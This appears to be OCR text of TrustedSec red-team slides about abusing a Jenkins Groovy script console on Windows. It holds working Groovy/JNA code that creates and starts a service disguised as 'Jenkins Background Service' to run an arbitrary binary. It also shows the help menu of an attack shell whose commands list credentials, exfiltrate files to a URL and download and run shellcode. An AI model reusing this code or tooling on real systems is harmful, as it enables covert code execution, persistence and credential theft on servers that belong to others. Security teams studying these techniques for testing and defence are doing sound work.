
General | Statistics | Performance | Threads | Token | Modules | Memory | Environment | Handles | Services | .NET assemblies | .NET

C:\Windows\System32\advapi32.dll Properties

General
Headers
Load Config
Sections
Directories
Imports
Exports
Resources

Options

#	RVA	DLL	Name	Hint
692	0xad190	SspiCli.dll (...	LogonUserExExW	33



C++


```
BOOL WINAPI LogonUserExExW(
  _In_        LPTSTR          lpszUsername,
  _In_opt_    LPTSTR          lpszDomain,
  _In_opt_    LPTSTR          lpszPassword,
  _In_        DWORD           dwLogonType,
  _In_        DWORD           dwLogonProvider,
  _In_opt_    PTOKEN_GROUPS pTokenGroups,
  _Out_opt_   PHANDLE         phToken,
  _Out_opt_   PSID            *ppLogonSid,
  _Out_opt_   PVOID           *ppProfileBuffer,
  _Out_opt_   LPDWORD         pdwProfileLength,
  _Out_opt_   PQUOTA_LIMITS pQuotaLimits
);
```

TRUSTEDSEC

JNA: Windows Services


Groovy to Windows Service Execution

JNA: Services


```
class Constants {
    static final int SC_MANAGER_CREATE_SERVICE = 0x0002
    static final int SERVICE_WIN32_OWN_PROCESS = 0x00000010
    static final int SERVICE_DEMAND_START = 0x00000003
    static final int SERVICE_ERROR_NORMAL = 0x00000001

    static final long STANDARD_RIGHTS_REQUIRED = 0x000F0000L
    static final long SERVICE_ALL_ACCESS =
STANDARD_RIGHTS_REQUIRED | 0x0001 | 0x0002 | 0x0004 | 0x0008 |
0x0010 | 0x0020 | 0x0040 | 0x0080 | 0x0100
}
```

TRUSTEDSEC


JNA: Services



```java
interface Advapi32 extends Library {
    Advapi32 INSTANCE = Native.load("Advapi32", Advapi32.class)

    Pointer OpenSCManagerA(
            String lpMachineName,
            String lpDatabaseName,
            int dwDesiredAccess
        )

    Pointer CreateServiceA(
            Pointer hSCManager,
            String lpServiceName,
            String lpDisplayName,
            int dwDesiredAccess,
            int dwServiceType,
            int dwStartType,
            int dwErrorControl,
            String lpBinaryPathName,
            String lpLoadOrderGroup,
            IntByReference lpdwTagId,
            String lpDependencies,
            String lpServiceStartName,
            String lpPassword
        )

    boolean StartServiceW(
      Pointer hService,
      int dwNumServiceArgs,
      Pointer lpServiceArgVectors
    )

    boolean CloseServiceHandle(Pointer hSCObject)
}
```

TRUSTEDSEC


JNA: Services



```
Pointer createService(Pointer hSCManager, String serviceName, String displayName,
String binaryPath) {
    Pointer hService = Advapi32.INSTANCE.CreateServiceA(
        hSCManager,
        serviceName,
        displayName,
        (int) Constants.SERVICE_ALL_ACCESS,
        Constants.SERVICE_WIN32_OWN_PROCESS,
        Constants.SERVICE_DEMAND_START,
        Constants.SERVICE_ERROR_NORMAL,
        binaryPath,
        null,
        null,
        null,
        null,
        null
    )

    if (hService == null) {
        throw new RuntimeException("Failed to create service. Error: " +
Kernel32.INSTANCE.GetLastError())
    }
    return hService
}
```

TRUSTEDSEC

JNA: Services



```
try {
    Pointer hSCManager = openSCManager()

    Pointer hService = createService(
        hSCManager,
        "JenkinsSvc_a29a772",
        "Jenkins Background Service",
        "c:\\temp\\service.exe"
        )

    if (hService != null) {
        println "Service created successfully!"
        startService(hService)
        println "Service started successfully!"
        closeHandle(hService)
    }

    closeHandle(hSCManager)
} catch (Exception e) {
    println "Error: ${e.message}"
}
```

TRUSTEDSEC


Small detour

...

Automation


- Python CLI Automation Framework
- Standardises groovy
- Repetitive tasks

Automation



```
19:31:58 │ admin@http://192.168.1.144:8080 ➤ help
                              Commands
┌─────────────────────────┬──────────────────────────────────────┐
│ Command                 │ Description                          │
├─────────────────────────┼──────────────────────────────────────┤
│ cat <file>              │ read a file                          │
│ creds                   │ List all credentials                 │
│ dll <path> <export>     │ Execute a DLL by path and export     │
│ engines                 │ List scripting all engines           │
│ exfil <file> <url>      │ exfiltrate data to a url             │
│ env                     │ List all environment variables       │
│ executors               │ List all executors                   │
│ exit                    │ exit the shell                       │
│ help                    │ show this help message               │
│ hostname                │ get the hostname                     │
│ ls <path>               │ list files in the current directory  │
│ nodes                   │ List all nodes                       │
│ oscmd <command>         │ Execute a command on the OS          │
│ ps                      │ List all processes                   │
│ sc <url>                │ Download a shellcode                 │
│ shellcode <url>         │ Remote shellcode execution           │
│ start_process <command> │ Start a process                      │
│ sysinfo                 │ Get system information               │
│ sysprops                │ List all system properties           │
│ upload <file> <url>     │ Upload a file                        │
│ ver                     │ Get the Jenkins version              │
│ whoami                  │ get the current user                 │
└─────────────────────────┴──────────────────────────────────────┘
19:31:59 │ admin@http://192.168.1.144:8080 ➤ _
```

